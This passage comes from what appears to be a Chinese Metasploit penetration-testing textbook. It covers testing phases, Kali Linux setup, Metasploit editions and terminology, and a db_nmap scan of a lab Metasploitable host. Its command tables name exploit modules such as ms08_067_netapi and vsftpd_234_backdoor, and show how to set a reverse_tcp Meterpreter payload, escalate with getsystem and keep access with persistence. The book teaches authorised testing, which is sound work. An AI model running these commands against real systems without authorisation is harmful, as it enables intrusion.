现在来看第二个示例——一次对Windows 2012服务器的黑盒测试。在对目标服务器进行扫描的过程中，我们发现其80端口和8080端口都是开放的。在80端口上运行着最新版的**互联网信息服务**（Internet Information Services，IIS），在8080端口上运行着存在漏洞的**Rejetto HFS服务器**，而**Rejetto HFS服务器**容易受到**远程代码执行**（Remote Code Execution，RCE）漏洞的攻击。

然而，当我们试图利用这个有漏洞的HFS进行渗透的时候，却发现渗透失败了。这是一种很常见的情景，因为来自外部的恶意流量可能在防火墙处被拦截了。

若遇到这种情况，可以简单地改变入侵的方式，让目标服务器主动建立到我们的连接，而不是由我们去连接目标服务器。这种方法更容易成功，因为防火墙通常会被配置为检测入站流量而不是出站流量。

现在回到信息收集阶段，这一阶段涉及的步骤如下。

- **目标选择**：选择攻击的目标，确定攻击达到的效果以及整个攻击过程花费的时间。
- **隐私收集**：包括现场信息采集，检查使用的设备信息，甚至从丢弃的废品中收集信息。此外，它还包含了目标单位外部的信息收集，例如识别目标单位所使用的数据仓库。通常这个阶段在白盒测试时进行。
- **踩点工作**：包含针对目标的主动和被动扫描技术，例如网络端口扫描、banner获取等。
- **验证目标的安全机制**：包含防火墙、网络流量过滤系统、网络和主机的保护措施的确认工作等。

如果想获得关于信息收集的更多信息，请访问网址http://www.pentest-standard.org/index.php/Intelligence_Gathering。

## 1.4 了解测试环境

大多数时候，当渗透测试工程师开始进行渗透的时候，他们已经明确下一步要做什么了。这意味着如果他们看到一个Windows操作系统在运行，将会选择专门针对Windows操作系统的渗透模块（exploit）。以一个针对NETAPI服务漏洞的渗透模块为例，由于Windows XP操作系统普遍存在这个漏洞，这个模块就是一个极佳的选择。假设这样一种情形，渗透测试工程师需要访问一个组织。在访问开始之前，他已经知道了该机构所使用的计算机中约有90%使用了微软的Windows XP操作系统，还有一些使用了Windows 2000 Server操作系统。他此时就可以打定主意，采用Metasploit框架中针对NETAPI服务漏洞的渗透模块，对那些安装了Windows XP的计算机进行渗透测试，另外选用针对DCOM漏洞的模块对Windows 2000 Server进行渗透测试。我们也将在本章后面演示如何在实际中利用这些漏洞。

接下来考虑另一个关于Web服务器的白盒测试，在这台服务器上运行的网站中的页面都是.asp或者.aspx类型。在这种情况下，我们可以选择针对Windows的渗透模块和针对微软的测试工具。另外，在这次测试中我们就不用考虑针对Linux操作系统的渗透模块和测试工具了。

因此，对目标测试环境的了解降低了接下来对客户的测试难度。

如果想获得关于NETAPI的更多信息，请访问网址http://technet.microsoft.com/en-us/security/bulletin/ms08-067。

如果想获得关于DCOM的更多信息，请访问网址http://www.rapid7.com/db/modules/exploit/Windows/dcerpc/ms03_026_dcom。

### 1.4.1 威胁建模阶段

为了保证我们的渗透测试能够正确进行，必须进行威胁建模。在这个阶段，主要的工作是模拟出对目标准确的威胁以及这些威胁的作用，并根据这些威胁可能对目标产生的影响对其进行分类。根据之前在信息收集阶段作出的分析，在这个阶段我们可以确定最佳的攻击方式。威胁建模方法适用于商业资产分析、过程分析、威胁分析以及威胁能力分析。这一阶段将解决以下问题。

- 如何攻击指定的网络？
- 需要获得的重要信息是什么？
- 在攻击时采取什么方法最为合适？
- 对目标来说最大的安全威胁是什么？

威胁建模将有助于渗透测试工程师完成以下一系列工作。

- 收集有关高等级威胁的相关文档。
- 根据基本的分类方法对组织的资源进行标识。
- 对威胁进行识别和分类。
- 将组织的资源映射成模型。

威胁建模将有助于明确哪些资源最容易受到威胁，以及这些威胁各自是什么。

现在来讨论第三个例子，假定现在有一个针对公司网站的黑盒测试。目标公司的客户信息是公司的重要资产。然而，在同一后台程序的另一个数据库中保存了客户交易的记录。在这种情形下，攻击者就可能利用SQL注入漏洞获取客户交易的记录，而交易记录属于其他资产。因此在这个阶段，应该建立一个针对重要资产和其他资产的SQL注入漏洞威胁模型。

漏洞扫描工具（例如Nexpose和Metasploit Pro版）可以帮助我们以自动化的方式快速清晰地完成威胁建模。在开展大规模的测试时，这个优势更为明显。

如果想获取关于威胁建模的更多信息，请访问网址http://www.pentest-standard.org/index.php/Threat_Modeling。

### 1.4.2　漏洞分析阶段

漏洞分析是在一个系统或者一个应用程序中发现漏洞的过程。这些漏洞多种多样，涵盖了很多方面，从服务器的配置到Web程序服务，从应用程序到数据库服务，从一个基于VOIP的服务器到基于SCADA的服务都可能存在漏洞。在这个阶段包含了三个不同的机制，那就是测试、验证和研究。测试包括主动测试和被动测试。验证包括去除误报和通过手动验证确认漏洞的存在。研究指的是发现并触发漏洞以确认它的存在。

有关威胁建模阶段的各个过程的更多信息，请访问http://www.pentest-standard.org/index.php/vulnerability_analysis。

### 1.4.3　渗透阶段和后渗透阶段

渗透攻击阶段可以利用之前漏洞分析阶段的成果。这个阶段一般被认为是真正的攻击阶段。在这个阶段，渗透测试者可以针对目标系统的漏洞使用对应的入侵模块获得控制权限。本书主要介绍的就是这个阶段。

后渗透阶段发生在渗透阶段之后，这个阶段包含了当成功渗透攻击到对方计算机以后的很多任务，比如提升权限、上传和下载文件、跳板攻击，等等。

有关渗透阶段各个过程的详细信息，请访问http://www.pentest-standard.org/index.php/Exploitation。

有关后渗透阶段的更多信息，请访问http://www.pentest-standard.org/index.php/Post_Exploitation。

### 1.4.4　报告阶段

在进行渗透测试时，创建整个渗透测试的正式报告是在最后一个阶段进行的。渗透测试报告的重要组成部分包括：确定目标最为重要的威胁，将渗透得到的数据生成表格和图表，对目标系统的改进建议，以及这些问题的修复方案。在本书的后半部分，将会用一节来详细描述如何编写渗透测试报告。

有关报告阶段各个过程的详细信息，请访问http://www.pentest-standard.org/index.php/reporting。

### 1.4.5　工作环境的准备

在战争开始之前，士兵们必须确保其武器装备处于最佳状态。这个原则也正是我们要遵循的。成功的测试环境取决于你的测试实验室是如何配置的。一个成功的测试需要回答以下问题。

- 测试实验室的配置如何？
- 具备所有必需的测试工具吗？
- 硬件是否足以支持这些工具的运行？

在开始任何测试之前，必须确保所有的工具都已准备就绪并且都能顺利地工作。

## 1.5　在虚拟环境中安装 Kali Linux

在开始使用Metasploit之前，需要有一个测试用的实验环境。建立这种环境最好的办法就是拥有数目众多的计算机，同时在这些计算机上安装不同的操作系统。然而，如果只有一台计算机的话，最好的办法就是建立一个虚拟的实验环境。

**虚拟化技术**在如今的渗透测试中扮演了十分重要的角色。由于硬件设备的价格相对昂贵，采用虚拟化技术可以使得渗透测试经济有效。在一台计算机上模拟出多个操作系统不仅可以节省大量成本，同时也降低了电力的使用和空间的占用。建立一个虚拟化的渗透测试环境可以避免对你的真实主机系统进行任何修改，并使得我们的所有操作都在一个独立的环境中进行。虚拟化的网络环境允许你的渗透测试在一个独立的虚拟网络中运行，从而无须使用或者修改主机系统的网络硬件。

此外，使用虚拟化技术的快照功能可以保存虚拟机在某一时刻的状态。这种功能相当有用，因为在我们进行一个虚拟测试的时候，可以随时拿系统当前的状态与之前的状态进行比较，也可以将系统随时恢复到之前的状态，这样如果文件在模拟攻击时发生了变化就无须再重新安装整个软件环境了。主机系统需要拥有足够的硬件资源（比如RAM、处理能力、驱动器空间等）来保证虚拟化能顺利运行。

有关快照的更多信息，请访问https://www.virtualbox.org/manual/ch1.html#snapshots。

现在来看看如何使用Kali操作系统创建一个虚拟测试环境。Kali是全世界最流行的渗透操作系统，该系统中默认安装了Metasploit。


可以从以下网址下载用于VMware和VirtualBox虚拟机的Kali Linux预建镜像：https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/。

为了创建虚拟操作系统，需要支持虚拟化的仿真软件。可以从当前最为流行的两款软件VirtualBox和VMware Player中选择一个。好了，可以按照下面的步骤开始安装了。

(1) 在VirtualBox的官方网站（http://www.virtualbox.org/wiki/Downloads）下载VirtualBox安装程序。在下载的时候要注意选择与工作环境匹配的版本。

(2) 开始运行安装程序，直到系统安装工作完成。


(3) 完成了安装工作之后就可以启动VirtualBox程序。运行效果如下图所示。



(4) 在Name文本框字段中为新建立的操作系统输入一个合适的名称。然后选择operating system类型和Version。

(5) 现在要安装一个新的操作系统，首先在工具栏中选择New。

- ❑ 对于Kali Linux而言，需要将**操作系统**的类型选择为Linux，**版本**选择为Linux 2.6/3.*x*/4.*x*。
- ❑ 设置完成以后的界面如下图所示。





(6) 设置分配给这个虚拟系统运行时需要的内存。如果是Kali Linux的话，则至少要分配1 GB的系统内存。

(7) 接下来要给虚拟系统分配物理硬盘空间作为虚拟系统的硬盘。在创建虚拟硬盘的时候要选择dynamically allocated disk选项。选择这个选项的好处就是物理机所提供的硬盘空间可以随着虚拟系统占用空间的增长而变大，这样就不必一次性分配给虚拟系统大量的硬盘资源。


(8) 然后设置分配给虚拟系统的虚拟硬盘初始大小，在这里设置为10 GB就足够了。

(9) 现在可以单击Create按钮来创建虚拟磁盘了。

(10) 单击Start按钮开始运行虚拟系统。第一次运行时，通常会弹出一个窗口，显示这是第一次运行。在路径选择对话框中为Kali的.iso文件设置好在硬盘上的位置之后，单击Start按钮继续安装过程。这个过程如下图所示。




你可以以Live模式运行Kali Linux，或者使用Graphical Install/Install将系统永久安装在硬盘上，这一选择界面如同下图所示。



有关Kali Linux的完整安装指导，请访问http://docs.kali.org/category/installation 。

如需通过命令行在Linux系统上安装Metasploit，请访问http://www.darkoperator.com/installing-metasploit-in-ubunt/。

如需在Windows操作系统上安装Metasploit，请访问以下网址的教程：https://community.rapid7.com/servlet/JiveServlet/downloadBody/299-12-11-6553/windows-installation-guide.pdf。

## 1.6 Metasploit 基础

到现在为止我们已经回顾了渗透测试的基础内容，也完成了Kali Linux的建立。接下来介绍一下重点部分：Metasploit。Metasploit是一种安全框架，为渗透测试工程师提供了大量的渗透模块和扫描模块。2003年H.D Moore创建了Metasploit，从那之后Metasploit便快速发展起来，如今被公认是最为流行的渗透测试工具之一。Metasploit是一个完全的Ruby驱动项目，提供了大量的漏洞渗透、攻击载荷（payload）、编码技术以及后渗透模块。

Metasploit提供了以下多种版本。

- **Metasploit Pro版**：这是Metasploit的一个商业化版本，提供了大量的功能，例如Web应用程序扫描工具、杀毒软件绕过工具、自动化渗透工具，十分适合专业渗透测试工程师和IT安全团队使用。Pro版通常用来实现高级渗透测试和企业安全项目。
- **Metasploit Express版**：这是一个为初级渗透测试工程师设计的版本。这个版本中的Metasploit包含了智能化渗透、密码的自动化暴力破解等功能，十分适合中小型企业的IT安全团队使用。
- **Metasploit Community版**：这是Metasploit Express精简后的免费版本。对于小企业和学生来说这是一个不错的选择。
- **Metasploit Framework版**：这是一个完全在命令行中运行的版本。这个版本的所有任务都在命令行下完成，比如说手工渗透、第三方模块导入等。该版本适合开发人员和安全研究人员。

本书中采用的是Metasploit Community版和Framework版。Metasploit还提供了下面几种类型的用户界面。

- **GUI（Graphical User Interface）界面**：在图形化工作模式下，往往轻点一下鼠标就能完成所有的任务。这种工作方式提供了友好的操作模式和简单快捷的漏洞管理方式。
- **控制台界面**：最为普遍也最为流行的工作方式。这种界面提供了一种统一的工作方式来管理Metasploit的所有功能。这种管理方法通常也被认为是最稳定的控制方法之一。在本书中，这种管理方式是最常用的。
- **命令行界面**：命令行界面是功能最为强大的界面，它支持对渗透模块的所有操作（例如攻击载荷的生成）。然而在使用命令行界面时，记住每一条命令是十分困难的。

- Armitage：Armitage是Raphael Mudge编写的一个充满了黑客风格的GUI界面。Armitage提供轻松的漏洞管理、内置的NMAP扫描和渗透攻击推荐，并通过使用Cortana脚本实现自动化功能。本书最后用了一整章的内容来细致地讲解Armitage和Cortana脚本语言。

> 有关Metasploit Community版的更多信息，请访问https://community.rapid7.com/community/Metasploit/blog/2011/12/21/Metasploit-tutorial-an-introduction-to-Metasploit-community。

## 1.7　使用 Metasploit 进行渗透测试

在Kali Linux建立完成之后，准备使用Metasploit开展我们的第一个渗透测试。不过在开始这个测试之前，先来回顾一下Metasploit的基本功能和术语。

### 回顾 Metasploit 的基础知识

成功运行Metasploit之后，就可以在Metasploit的命令控制台上键入`help`命令，Metasploit会列出所有可以使用的命令。接下来回顾一下在Metasploit中使用的基本术语。

- 渗透模块（exploit）：这是一段程序，运行时会利用目标的安全漏洞进行攻击。
- 攻击载荷模块（payload）：在成功对目标完成一次渗透之后，这段程序开始在目标计算机上运行。它能帮助我们在目标系统上获得需要的访问和行动权限。
- 辅助模块（auxiliary）：包含了一系列的辅助支持模块，包括扫描模块、fuzz测试漏洞发掘模块、网络协议欺骗以及其他一些模块。
- 编码器模块（encoder）：编码器模块通常用来对我们的攻击模块进行代码混淆，来逃过目标安全保护机制的检测。目标安全保护机制包括杀毒软件和防火墙等。
- Meterpreter：Meterpreter是一种使用内存技术的攻击载荷，可以注入到进程之中。它提供了各种可以在目标上执行的功能，从而成为了最受欢迎的攻击载荷。

现在来回顾一下本章中Metasploit将会用到的基本命令。下表给出了这些命令的使用示例。

| 命　令 | 用　法 | 示　例 |
|---|---|---|
| `use [Auxiliary/Exploit/Payload/Encoder]` | 选择一个指定的模块并使其开始工作 | `msf>use exploit/unix/ftp/vsftpd_234_backdoor`<br>`msf>use auxiliary/scanner/portscan/tcp` |
| `show [exploits/payloads/encoder/auxiliary/options]` | 显示可用的特定功能的模块 | `msf>show payloads`<br>`msf> show options` |
| `set [options/payload]` | 给某个特定对象赋值 | `msf>set payload windows/meterpreter/reverse_tcp`<br>`msf>set LHOST 192.168.10.118`<br>`msf> set RHOST 192.168.10.112`<br>`msf> set LPORT 4444`<br>`msf> set RPORT 8080` |

（续）

| 命　　令 | 用　　法 | 示　　例 |
| --- | --- | --- |
| setg [options/payload] | 给某个对象赋值的同时设定作用域为全局，在模块进行切换的时候，该对象的值不会被改变 | msf>setg RHOST 192.168.10.112 |
| Run | 在设置一个辅助模块需要的所有选项之后，启动该辅助模块 | msf>run |
| exploit | 启动一个渗透模块 | msf>exploit |
| back | 取消当前选择的模块并且退回到上一级命令窗口 | msf(ms08_067_netapi)>back<br>msf> |
| Info | 列出相关模块的信息 | msf>info<br>exploit/windows/smb/ms08_067_netapi<br>msf(ms08_067_netapi)>info |
| Search | 搜索符合条件的特定模块 | msf>search hfs |
| check | 检查某个特定目标是否易受攻击 | msf>check |
| Sessions | 列出当前可用的会话 | msf>sessions [session number] |

以下是Meterpreter的一些命令。

| Meterpreter 命令 | 用　　途 | 示　　例 |
| --- | --- | --- |
| sysinfo | 列出被渗透主机的系统信息 | meterpreter>sysinfo |
| ifconfig | 列出被渗透主机的网络接口 | meterpreter>ifconfig<br>meterpreter>ipconfig (Windows) |
| Arp | 列出目标主机 ARP 缓存地址的 IP 地址和 MAC 地址 | meterpreter>arp |
| background | 将一个处于激活状态的会话发送到后台 | meterpreter>background |
| shell | 获取目标主机的一个 cmd shell | meterpreter>shell |
| getuid | 获取当前用户细节 | meterpreter>getuid |
| getsystem | 提升权限，获取系统级权限 | meterpreter>getsystem |
| getpid | 获取 Meterpreter 会话在目标主机上注入进程的进程号 | meterpreter>getpid |
| ps | 列出目标主机上运行的所有进程 | meterpreter>ps |

如果是第一次接触Metasploit，可访问http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands获取关于基本命令的更多信息。

## 1.8 使用 Metasploit 进行渗透测试的优势

在开始渗透之旅之前，必须弄清楚为什么要使用Metasploit工具来替代手动渗透技术。是因为那看起来很酷的黑客风格的控制终端使我们显得很专业，还是有什么其他的原因？与传统的手

动技术相比，选择Metasploit的原因主要有以下几点。

### 1.8.1　源代码的开放性

选择Metasploit的主要理由之一就是其源代码的开放性以及积极快速的发展。世界上还有许多非常优秀的商业版渗透测试工具，但是Metasploit对用户开放它的源代码，并且允许用户添加自己的自定义模块。虽然Metasploit Pro版本是收费的，但如果以学习为目的，可以将Metasploit Community版作为首选。

### 1.8.2　对大型网络测试的支持以及便利的命名规则

Metasploit框架十分易用，不过这里的易用性是指Metasploit中命令的简单命名约定。它为执行大规模的网络渗透测试提供了便利。设想这样一个场景，我们面对的网络包含了整整200个系统。当使用Metasploit时，你可以对整个目标网络进行自动化渗透测试，而不必一台一台地逐个测试。指定参数值后，例如**子网**（subnet）和**无类别域际路由**（Classless Inter Domain Routing，CIDR），Metasploit就可以自动对所有计算机进行测试以发现目标上的漏洞。而如果采用手动测试，就需要分别对200个系统逐个测试。因此使用Metasploit渗透框架可以节省大量的时间和精力。

### 1.8.3　灵活的攻击载荷模块生成和切换机制

最为重要的是，在Metasploit中切换攻击载荷模块十分容易——它提供了`set payload`命令来快速切换攻击载荷模块。因而在Metasploit中从Meterpreter终端或者shell控制行可以十分简单地转换到具体的操作，例如添加一个用户，获得远程桌面控制。在命令行中输入`msfvenom`也可以很容易地创建一个人工攻击代码程序。

### 1.8.4　干净的通道建立方式

Metasploit可以在目标计算机上不留痕迹地建立控制通道，而一个自定义编码的渗透模块在建立控制通道时却可能会引起系统的崩溃。这确实是一个重要的问题，在这种情况下，我们都知道系统是不会立刻重新启动的。

设想这样一个场景：我们已经拿下了一个Web服务器，在准备建立通道的时候目标服务却崩溃了。这台服务器的计划维护时间是在50天以后。那现在该做什么呢？熬过接下来的50天直到目标服务再次启动，以便再一次入侵？再者，如果再次启动的时候，目标系统的漏洞已经修复了怎么办？我们只有暗自郁闷了。因此，更好的办法就是使用Metasploit框架。Metasploit在建立控制通道方面极为优秀，同时还提供了大量的后渗透模块，例如`persistence`命令就可以建立一个对目标服务器的持久控制通道。

### 1.8.5 图形化管理界面

Metasploit提供了一个漂亮的图形化管理界面，另外也对第三方图形化管理软件（例如Armitage）提供了管理界面。这些界面极大地简化了渗透测试的工作，例如易于切换的工作平台、漏洞管理、单击鼠标即可完成的渗透功能。本书的后面几章将详细讨论这些环境。

## 1.9 对未知网络的渗透测试

回顾完Metasploit的基本操作，该开始Metasploit渗透之旅了。在这里将测试一个IP地址，并尝试收集与目标IP相关的信息。我们将会按照之前讲到的渗透测试的各个阶段来完成这个任务。

### 1.9.1 假设

假设要对一个未知网络进行黑盒测试，并且已经完成了前期交互阶段的工作。测试范围是一个单独的IP地址，事先我们没有得到该目标IP地址的任何相关信息。我们将要使用Kali Linux操作系统来完成这次任务。这个操作系统中包含了很多优秀的安全测试工具，是当前用于安全渗透方面最为流行的Linux操作系统。

> 出于学习目的，我们在演示中使用了两个Metasploitable 2系统和一个Windows Server 2012系统。

### 1.9.2 信息收集

正如前文所介绍的那样，在信息收集阶段应该围绕着目标收集尽可能多的相关信息。主动扫描和被动扫描包括了端口扫描、banner获取，以及根据被测试的目标特点选择的各种其他扫描方式。当前场景中，我们要测试的目标是一个IP地址。因此在这次测试中可以跳过被动扫描，直接采用主动扫描的方法开始收集信息。

我们采用对内部目标踩点的方法，主要包括端口扫描技术、banner获取技术、ping扫描技术（目的是验证目标主机是否在线）以及服务扫描技术。

NMAP被证明是最适合进行内部目标踩点的工具之一。由NMAP生成的报告可以轻松地导入到Metasploit中。Metasploit内置了数据库功能，利用这个功能我们就能在Metasploit中执行NMAP扫描，并将扫描结果存储在数据库中。

> 有关NMAP扫描的更多信息，请访问http://nmap.org/bennieston-tutorial/。
>
> 推荐一本关于NMAP的极为优秀的图书：http://www.packtpub.com/networking-and-servers/nmap-6-network-exploration-and-security-auditing-cookbook。

## 1.10　在 Metasploit 中使用数据库

将渗透测试的结果保存起来是一个不错的选择。这将帮助我们建立关于这次渗透测试的知识库。为了实现这个功能，可以使用Metasploit内置的数据库。将Metasploit与数据库建立连接可以加快搜索的速度，缩短响应的时间。下图给出了一个没有与数据库连接时的情形。

```
msf > search ping
[!] Module database cache not built yet, using slow search
```

如果需要使用数据库，可以使用如下命令启动Metasploit的数据库服务：

```
root@kali:~# service postgresql start
root@kali:~#msfdbinit
```

命令`service postgresql start`完成了`PostgreSQLdatabase`服务的初始化，命令`msfdbinit`完成了Metasploit中PostgreSQL数据库的创建和初始化工作。

数据库成功创建并初始化之后，就可以使用如下命令来启动Metasploit：

```
root@kali:~#msfconsole
```

该命令会启动Metasploit，启动以后的界面如下图所示。

```
                                   *
                       +                    *

                                       ^
####         __    __    __          #######          __    __    __          ####
####      /  ‾ \ /  ‾ \ /  ‾ \     ###########      /  ‾ \ /  ‾ \ /  ‾ \      ####
################################################################################
################################################################################
# WAVE 4 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           http://metasploit.pro


Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1519 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > db_status
[*] postgresql connected to msf
msf > 
```

现在可以使用如下命令来查看数据库的状态：

```
msf>db_status
```

上面这条命令用来检查是否与数据库建立了连接，以及该数据库是否做好了保存扫描结果的准备。上图显示已经与数据库建立了连接，而且它会保存所有的结果。

下一步，如果希望新连接一个数据库而不是使用默认数据库，可以使用如下命令：

```
db_connect
```

输入这个命令只会显示出该命令的使用方法，下面的屏幕截图给出了执行该命令的效果。

```
msf > db_connect
[*]    Usage: db_connect <user:pass>@<host:port>/<database>
[*]       OR: db_connect -y [path/to/database.yml]
[*] Examples:
[*]        db_connect user@metasploit3
[*]        db_connect user:pass@192.168.0.2/metasploit3
[*]        db_connect user:pass@192.168.0.2:1500/metasploit3
msf > db_driver
[*]    Active Driver: postgresql
[*]        Available: postgresql, mysql
```

为了能连接到数据库，我们在db_connect命令后面输入用户名、密码、端口号以及数据库名称。

来看看其他核心数据库操作命令是如何工作的。下表有助于了解这些数据库命令。

| 命　令 | 用　途 |
|---|---|
| db_connect | 用来与默认数据库之外的数据库交互 |
| db_export | 用来将数据库中保存的数据导出，用来生成测试报告或者用来导入到其他安全工具中 |
| db_nmap | 用来使用NMAP软件对目标进行扫描，并将结果保存到Metasploit的数据库中 |
| db_status | 用来检查是否建立了与数据库的连接 |
| db_disconnect | 用来从指定的数据库中断开 |
| db_import | 用来向数据库中导入来自其他扫描工具（例如Nessus、NMAP等）的扫描结果 |
| db_rebuild_cache | 用来重新建立缓存，主要目的是使用新的配置替代之前缓存文件中错误或者过时的配置 |

现在我们已经了解了与数据库相关的命令，接下来就在目标上执行一次NMAP扫描。

```
msf > db_nmap -sV -p 21,22,25,80,110,443,445 192.168.10.112
[*] Nmap: Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-21 07:41 EDT
[*] Nmap: Nmap scan report for 192.168.10.112
[*] Nmap: Host is up (0.00080s latency).
[*] Nmap: PORT    STATE  SERVICE     VERSION
[*] Nmap: 21/tcp  open   ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp  open   ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 25/tcp  open   smtp        Postfix smtpd
[*] Nmap: 80/tcp  open   http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 110/tcp closed pop3
[*] Nmap: 443/tcp closed https
[*] Nmap: 445/tcp open   netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: MAC Address: 08:00:27:9B:25:A1 (Cadmus Computer Systems)
[*] Nmap: Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds
msf >
```

在上面的截图中，我们使用db_nmap命令将所有结果自动保存在Metasploit的数据库中。截图最上方的那条命令使用了-sV参数，这表示NMAP要对目标主机的服务进行扫描，参数-P表示要对目标的端口进行扫描。

由图可知，目标IP地址的计算机上开放了大量端口。下面使用services命令列出在目标端口上运行的服务，结果如下图所示。

```
msf > services

Services
========

host            port  proto  name         state   info
----            ----  -----  ----         -----   ----
192.168.10.112  21    tcp    ftp          open    vsftpd 2.3.4
192.168.10.112  22    tcp    ssh          open    OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.10.112  25    tcp    smtp         open    Postfix smtpd
192.168.10.112  80    tcp    http         open    Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.10.112  110   tcp    pop3         closed
192.168.10.112  443   tcp    https        closed
192.168.10.112  445   tcp    netbios-ssn  open    Samba smbd 3.X workgroup: WORKGROUP
```

由图可知，在目标计算机上运行着大量的服务。可以使用services -u命令对当前运行的服务进行过滤，过滤的结果如下图所示。

```
msf > services -u

Services
========

host            port  proto  name         state  info
----            ----  -----  ----         -----  ----
192.168.10.112  21    tcp    ftp          open   vsftpd 2.3.4
192.168.10.112  22    tcp    ssh          open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.10.112  25    tcp    smtp         open   Postfix smtpd
